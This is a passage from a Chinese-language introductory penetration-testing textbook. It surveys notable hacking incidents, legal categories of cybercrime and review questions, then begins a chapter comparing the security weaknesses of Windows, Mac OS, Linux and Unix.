- 2001年，Jan de Wit制造了以网坛美女库尔尼科娃(Anna Kournikova)命名的病毒，该病毒设计为读取用户Outlook软件(微软办公套件之一，主要用来收发邮件)通讯录的所有条目，并将自身发送到通讯录的每个邮箱中。
- 2002年，Gary McKinnon接入了美国军用网络，并删除了其中的关键文件，包括有关武器和其他系统的信息。
- 2004年，Adam Botbyl和两位朋友共谋，窃取了劳氏(Lowe’s)工具连锁店的信用卡信息。
- 2005年，Cameron Lacroix入侵了大名鼎鼎的帕丽斯·希尔顿(Paris Hilton)的电话，并参与对律商联讯(LexisNexis，世界知名法律服务提供商)网站的攻击，该网站是

一个在线公共记录聚合器，最终导致数千条个人信息记录泄露。

- 2009年，俄罗斯年轻的黑客Kristina Vladimirovna Svechinskaya参与了几起诈骗美国和英国一些大型银行的事件。她使用特洛伊木马进行攻击，在美国银行(Bank of America)开设了数千个银行账户，通过这些银行账户，她总共可诈骗30亿美元。该事件中一个有趣的花絮是，Svechinskaya女士因为她的美貌而被评为世界上最性感黑客。提到这一点，是要说明一个事实，即那种生活在地下室的社交困难或一副书呆子相的黑客形象已一去不复返了。在本案中，这位黑客不仅技能熟练和危险，而且并不符合对于黑客外貌的那种刻板印象。
- 2010年至今，黑客组织“匿名者(Anonymous)”攻击了多个目标，包括地方政府网络和新闻机构等。直到今天，该组织依然活跃并进行了数次高调的攻击。他们曾将唐纳德 • 特朗普(Donald Trump)和他的2016年总统竞选活动列为攻击目标。

尽管许多攻击与实施这些攻击的黑客使得新闻在某种程度上形成了一些定式或形式，但还有许多并非如此。事实上，许多高价值、复杂和危险的攻击经常发生，但从未被报道，更糟的是有的甚至未被发现。在被发现的攻击中，只有少数黑客会受审，锒铛入狱的更是少之又少。但是，无论是否被抓住，黑客攻击始终是一种犯罪行为，在一个不断发展的法律体系中将会被起诉。

1.3.3 法律如何分类黑客行为

在过去二十年中，与黑客有关的犯罪行为发生了巨大的变化，下文列出了网络犯罪的一些宽泛分类：

盗用身份信息

这是指窃取身份信息，从而使得某人可以冒用另一方身份达到非法目的。通常，这种类型的活动是为了获得经济利益而进行的，例如开立信用卡或银行账户；或者在极端情况下进行其他犯罪，例如获得租赁资产或其他服务。

盗用服务

这包括未经正式或口头许可使用电话、Internet或其他类似的服务。属于此类别犯罪行为的例子一般是窃取密码和利用系统漏洞的行为。有趣的是，在某些情况下，仅仅是窃取密码等的行为就足以构成犯罪。在某些州，与朋友和家人分享Netflix(著名在线影视服务)等服务账户可能被视为盗用服务而被起诉。

网络入侵或未经授权访问

这是最古老和常见的攻击类型之一。以这种类型的攻击为先导的其他攻击(例如身份信息盗用、盗用服务以及其他无数种可能性)并非闻所未闻。在理论上，任何一次未经授权的网络访问都足以被认为是网络入侵，这包括使用Wi-Fi网络或甚至未经许可登录一个

来宾账户。

发布和/或传播非法材料

在过去十年中，这是一个难以解决和处理的问题。被认定为非法分发的材料包括受版权保护的材料、盗版软件和儿童色情内容等。相关技术(如加密、文件共享服务和保持匿名等方式)的易于获得使得这些活动屡禁不止。

欺诈

这是一种使用非法信息或非法访问来欺骗另外一方或多方的行为，目的往往是获取经济利益或造成损害。

侵占

这是一种金融诈骗形式，涉及盗用或挪用资金，是违反重要职位信用的结果。通过使用现代技术，这项任务变得更加容易。

垃圾收集

这是最古老、最简单的方法，即获取和收集已丢弃或留在不安全或无保护容器中的材料。丢弃的数据往往可以拼接到一起，重建敏感信息。虽然翻找垃圾本身并不违法，但翻找私有物业的垃圾却构成犯罪，可以以入侵犯罪或其他相关罪名起诉。

编写恶意代码

这是指病毒、蠕虫、间谍软件、广告软件、rootkit或其他类型的恶意软件。基本上而言，这类犯罪包含一类故意编写用以造成破坏或中断的软件。

未经授权销毁或更改信息

这包括在未获取适当权限的情况下修改、销毁或篡改信息。

拒绝服务(DoS)和分布式拒绝服务(DDoS)攻击

这两种攻击方式都是使系统资源超负荷，以致无法向合法用户提供所需的服务。虽然目标相同，但DoS和DDoS两个术语实际上描述了两种不同形式的攻击。DoS攻击是小规模的一对一的攻击；而DDoS攻击规模更大，其中成千上万的系统攻击同一目标。

网络跟踪

这是在此列举的犯罪行为中相对较新的一种。这种犯罪的攻击者使用在线资源或其他手段来收集个人相关信息，并使用它来跟踪该人；同时在某些情况下，试图在现实生活中接触目标。虽然一些州(如加利福尼亚)已经制定了针对网络骚扰犯罪行为的法律，但这类立法远不普遍。在许多情况下，由于骚扰者在实施犯罪期间穿越了州界，哪个州或管辖范围可以起诉成为一个问题。

网络欺凌

这种行为与网络跟踪非常类似，区别是在该行为中，个人使用社交媒体和其他技术等手段来骚扰受害者。虽然此类行为可能看起来不算什么大事，但据称它已导致一些人因被欺凌而自杀。

网络恐怖主义

遗憾的是，当今世界的一个现实是，敌对方已经意识到，传统武器无法给予他们像发动网络空间战那样的力量。与被派往目标国家相比，通过网络空间从事恐怖主义行为所冒的真实风险是微不足道的。

为了帮助了解网络犯罪的本质，首先要了解犯罪行为必有的三个核心要件，它们分别是：

- 实现目标或目的的手段或能力，这本质上意味着具备完成工作所需的技能和能力。
- 动机，即追求既定目标的原因。
- 机会，即给定时间内落实威胁所需的空缺或弱点。

正如将在本书中探讨的，这些攻击类型中的许多种类开始时非常简单，但迅速发展出越来越多先进的形式。攻击者迅速地升级了攻击方法并采用更为先进的战略，使得攻击比以往更加有效。由于他们已经知道如何骚扰和激怒公众，通过将现代这种“互联”的生活方式作为目标，他们也对当今世界带来了更大的破坏。

随着智能手机和社交网络等新技术更加融入日常生活，本书提到的攻击只会不断增长。通过这些设备和技术收集、跟踪和处理的信息量大得惊人。据某些信息源估计，每隔三分钟就会从大多数人身上收集有关定位、应用程序使用、网页浏览和其他数据的信息。有着如此之大信息量的收集，很容易想象出可能发生的信息滥用场景。

过去十多年来，大量攻击的背后都由贪欲驱使。黑客们已经意识到，他们的技能现在不仅仅可以满足好奇，也可以用来获得经济利益。常见的例子之一是在这段时间内出现的恶意软件。恶意软件不仅可以感染系统，而且在许多情况下也可以为其制作者带来收益。例如，恶意软件可以将用户的浏览器重定向到指定网站，目的是让用户点击或浏览广告。

1.4　本章小结

本章介绍了渗透测试者是通过使用与恶意黑客相同的技术来调查、评估和测试给定组织安全性的人。他们的“对手”是脚本小子、白帽黑客、灰帽黑客、黑帽黑客和网络恐怖分子。渗透测试的工作是试图破坏客户的机密性、完整性和可用性。

此外，还介绍了黑客和渗透测试的演化过程，包括Internet在其中扮演的角色和历史上的著名黑客。

1.5 习题

1. 一家公司可以使用哪三种类型的安全控制措施来防御黑客？
2. 黑客与渗透测试者之间主要有何区别？
3. 渗透测试者都有何别称？
4. 在讨论信息安全时，CIA三要素代表什么？
5. 列举一些网络犯罪的类别。

第2章

操作系统与网络简介

本章将介绍渗透测试工作中可能遇到的主要操作系统。它们包括微软Windows、Mac OS、Linux以及Unix。此外，还将介绍一些网络基础知识，包括计算机类型和网络规模等。当分析客户的网络时，需要用到这些知识。最后，不讨论OSI模型和TCP/IP协议的网络介绍是不完整的(因此本书也将介绍它们)。

本章将学习：

- 操作系统对比
- 网络概念初探

2.1 常见操作系统对比

操作系统(Operating System，OS)具备繁多的不同功能，但是抽离所有的花哨术语和特性后，就能认识到操作系统是执行其他应用程序的平台。没有操作系统，计算机本质上不过是等待使用的一堆电路和线缆。操作系统负责从运行应用程序和提供网络访问到管理文件和管理存储设备的一切工作。

现代操作系统则具有更多的功能，例如监视用户、管理设备以及提供光鲜亮丽界面的能力。另外，操作系统应提供一种防止未授权访问资源(如文件、文件夹或者硬件和网络资源)的机制。

每个操作系统都提供了众多功能，这使其区别于其他操作系统。然而，许多功能往往是共通的，例如：

图形用户界面

当今大多数操作系统均提供了一个图形用户界面(GUI)，利用该界面可以快速方便地访问系统上的各种功能和应用程序，而无须知道如何使用命令行。在图形界面中，功能由图标表示，操作通过菜单和按钮进行。

网络支持

除一些特例外，现代操作系统均提供网络连接能力，无论该网络是有线、无线、蓝牙还是3G/4G。不提供此类访问功能的系统往往是遗留系统或特殊定制系统。

多任务处理

同时运行多个应用程序的功能是任何现代操作系统所应有的。这意味着操作系统可以无缝地同时执行多个应用程序，从而有助于提高环境运行效率。

应用程序支持

操作系统应支持多种类型的应用程序，并作为这些程序运行的基础。事实上，操作系统负责管理和分配应用程序在运行时所需要和共享的资源。

硬件接口

任何现代操作系统均提供应用程序、用户和硬件之间的接口。操作系统掩盖了硬件的细节，并使用户得以在无须考虑硬件细节的环境中工作。此外，通过使用被称为驱动程序的专用软件，操作系统与硬件进行交互并允许应用程序与硬件交互。

本书将在后面进一步讨论操作系统，因为它们涉及扫描和枚举，在此将对照和比较不同的操作系统。

2.1.1 微软Windows

很可能你所遇到的大多数系统都以某种形式运行微软的Windows平台。自20世纪80年代推出该操作系统以来，它已逐渐占领了工作场所和家庭中的大多数台式机和服务器，并登上了移动设备(如平板电脑和智能手机)。自2009年以来，微软已经相当稳定地占有全球约90%的计算机操作系统份额。正是由于这种统治级地位，因此我们必须熟悉(甚至更熟悉)这个操作系统。Windows桌面如图2.1所示。




图2.1 Windows桌面

微软的市场统治地位使其成为一个巨大目标，因此Windows操作系统被攻击的频率也远高于其他操作系统。以下是Windows系统遇到的一些常见问题：

无尽的更新

微软不断为其操作系统编译并分发补丁和服务包，以改进其功能并修补安全问题。但

这并不一定意味着在最需要这些补丁的系统上安装了它们。另外，虽然看似奇怪，但不断更新本身就成为一个弱点；因为它是保守的，其中一些补丁没有进行长期测试，除了它们要修补的目标漏洞之外，实际上它们最终会创造更多漏洞。

默认配置

大多数安装采用了默认配置；换言之，除了基本安装以外，它们没有以任何特定方式进行加固。事实上，典型用户可能从未使用本可用于更安全地保护系统的安全功能和其他项目。对于Windows这类系统而言，默认配置安全未达其应有水平，因此用户和系统管理员应将安全性提高到更可接受的水平。

遗留系统

旧版本的Windows现在并不罕见，在某些情况下，这意味着会发现仍在运行的Windows 95或更早版本的系统。虽然最终用户可能更喜欢熟悉的操作系统，就像他们喜欢拥有一双虽旧但“舒适”的鞋一样，但这对于关注安全的人来说，就是一场噩梦。遗留系统可能意味着没有任何支持，因为微软(和许多其他软件供应商)在一段时间后就会停止支持旧版本的软件。

2.1.2　Mac OS

这种苹果公司专有的操作系统在短短几年前还并没有这么流行，但现在它已经在工作场所和家庭中替代了许多Windows系统。在许多工作场所，Windows和Mac操作系统在组织内共存。iPad和iPhone的广泛使用使得Mac OS更为常见。Mac OS桌面如图2.2所示。



图 2.2　Mac OS桌面

从安全方面考虑，Mac OS存在以下问题：

应用支持

Mac OS具有大量且不断增长的应用程序支持基础，但在安全工具方面，与本章提到的其他操作系统相比，它是相对缺乏的。这是因为苹果公司通过其应用商店(App Store)控制了允许安装哪些软件。

用户的天真想法

Mac OS的忠实用户仍然存在这样一种感觉：Mac OS不存在漏洞。许多人认为它们不会像Windows用户所遇到的那样易受病毒、恶意软件、黑客攻击或其他形式的攻击。这种思维方式是非常普遍的，许多企业甚至没有为可能迁移到工作场所的Mac系统制定安全策略。

功能

Mac OS自带了丰富的功能，这种对大多数人而言的优秀表现却为那些想要作恶的人提供了巨大的攻击面。诸如802.11无线和蓝牙连接的功能都是默认安装的标准配置，它们都成了潜在的攻击入口。

2.1.3 Linux

Linux是你将在渗透测试职业生涯中熟悉的一种操作系统。Linux通常被视为一种为所谓的“电脑宅男”设计的令人困惑的操作系统。虽然对于某些发行版这一评价可谓名副其实，但这并非放之四海而皆准。在许多情况下，Linux确实需要更多的知识，但在某些情况下，普通用户也可以将其作为桌面操作系统使用。作为渗透测试人员，将经常遇到作为服务器操作系统的Linux，还会将其作为运行测试工具的桌面操作系统使用。Ubuntu Linux系统桌面如图2.3所示。




图 2.3　Ubuntu Linux系统桌面

Linux最大的缺点是，它通常要求用户能够自己进行一些其他操作系统已代他们完成的基础操作。

最低权限

该操作系统已经很好地将管理任务与用户账户分离开来。换句话说，Linux用户通常不会在管理账户(也就是超级用户或root用户)下运行。实质上，通过这些功能分离，极大降低了系统风险。

开源

Linux开源社区努力工作，以解决Linux的不同版本中哪怕是极其微小的问题，但开源也意味着存在另一个问题：它是开放的。所有人都可接触并通晓其源代码。

灵活性

该操作系统可以调整为无数种的配置，从而具有极大的灵活性和适应性。实际上有着各种各样用途的Linux版本，包括用于防火墙、桌面、渗透测试和取证等的发行版。

值得注意的是，许多设备中也内置了Linux操作系统，如路由器、防火墙、平板电脑和包括智能手机在内的其他设备。Linux实际上比你意识到的更常见。

2.1.4　Unix

Unix是你可能遇到的一堆操作系统中爷爷辈的。Unix有着可追溯到20世纪60年代的悠久历史，但今天仍然很受欢迎。Unix往往用于服务器上，台式机上也有少量的部署。Unix系统桌面如图2.4所示。

